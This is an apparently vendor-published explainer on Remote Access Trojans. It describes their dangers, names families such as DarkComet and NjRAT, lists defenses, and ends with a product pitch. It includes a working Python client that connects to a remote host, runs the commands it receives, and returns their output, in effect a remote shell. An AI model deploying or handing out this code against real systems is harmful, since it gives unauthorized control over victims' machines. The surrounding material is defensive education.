Remote Access Trojan

Introduction
Cyber threats continue to evolve. Among them, the Remote Access Trojan poses a serious risk to individuals and organizations alike. A Remote Access Trojan (RAT) provides unauthorized control of a system, enabling attackers to spy, steal data, and disrupt operations undetected.
This article outlines what a Remote Access Trojan is, explains why it’s dangerous, shows how it works, and provides actionable steps to detect and defend against it.
What Is a Remote Access Trojan?
A Remote Access Trojan is malware designed to give an attacker full control over a victim’s computer. Unlike traditional viruses that cause immediate damage, RATs stay hidden—waiting for instructions from the attacker. They allow remote control of the system for various malicious tasks, such as file manipulation, spying, or credential theft.
RATs often spread through phishing emails, malicious downloads, or bundled with pirated software. Once installed, they run silently in the background while the attacker sends remote commands to the infected machine.
Why Are Remote Access Trojans Dangerous?
These threats are stealthy and powerful. Here’s why they stand out:
- Stealth and Persistence: RATs often bypass antivirus tools and maintain long-term access.
- Full System Control: Attackers can edit files, run applications, or access confidential data remotely.
- Data Theft: Criminals extract financial records, login credentials, and private documents.
- Spying: Attackers can use webcams and microphones to record without the user knowing.
- Network Infiltration: In businesses, a single infected system may allow lateral movement across the entire network.
How a Remote Access Trojan Works (Python Example)
- Socket Creation:
- Connection to Server:
- Command Execution Loop:
- Connection Closure:
import socket
import os
import subprocess

# Create a socket object
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Define the server address and port
server_address = ('192.168.1.2', 9999)
# Connect to the server
s.connect(server_address)

while True:
    data = s.recv(1024)
    command = data.decode('utf-8')
    if command.lower() == 'exit':
        break
    if command.startswith('cd'):
        try:
            os.chdir(command[3:])
            s.send(b"Changed directory")
        except Exception as e:
            s.send(str(e).encode('utf-8'))
    else:
        output = subprocess.getoutput(command)
        s.send(output.encode('utf-8'))
# Close the connection
s.close()
This simplified example shows how a Remote Access Trojan may operate behind the scenes. Its purpose here is to help educate defenders—not to be used maliciously.
Examples of Known Remote Access Trojans
Security researchers have tracked numerous Remote Access Trojans over the years. Here are some of the most well-known:
- DarkComet: Offers remote desktop, keystroke logging, and webcam spying.
- NanoCore: Popular among Windows-targeted malware campaigns; known for password theft.
- NjRAT: Provides mass system control with file upload/download, process control, and more.
- Remcos: Disguised as a legitimate tool, often distributed via phishing documents.
- Adwind: A cross-platform RAT also known as JSocket or AlienSpy; often used for espionage.
How to Defend Against Remote Access Trojans

- User Education: Train staff to avoid suspicious links and attachments.
- Patch Management: Keep systems updated to close known vulnerabilities.
- Email Filtering: Use advanced tools to stop infected files from reaching inboxes.
- Endpoint Protection: Combine antivirus, EDR, and data protection platforms.
- Firewall and Network Segmentation: Limit RAT communication paths.
- Whitelisting: Prevent unknown programs from executing.
- Backup Strategy: Maintain offsite, encrypted backups in case of breach recovery.
- Behavioral Monitoring: Watch for anomalous activity patterns using modern SIEM and UBA tools.
Conclusion
A Remote Access Trojan is not just another malware variant—it’s a dangerous, persistent tool for cybercriminals to maintain unauthorized access to your systems. These threats affect not just individuals but businesses, governments, and entire supply chains.
Fortunately, awareness and preparation can go a long way. By implementing layered defenses, educating users, and using modern behavior-based detection tools, you can catch RATs before they cause real damage.
DataSunrise provides real-time monitoring, activity auditing, and data masking—all critical for defending against threats like Remote Access Trojans. Request a demo to see how we can help protect your infrastructure from RATs and other advanced malware.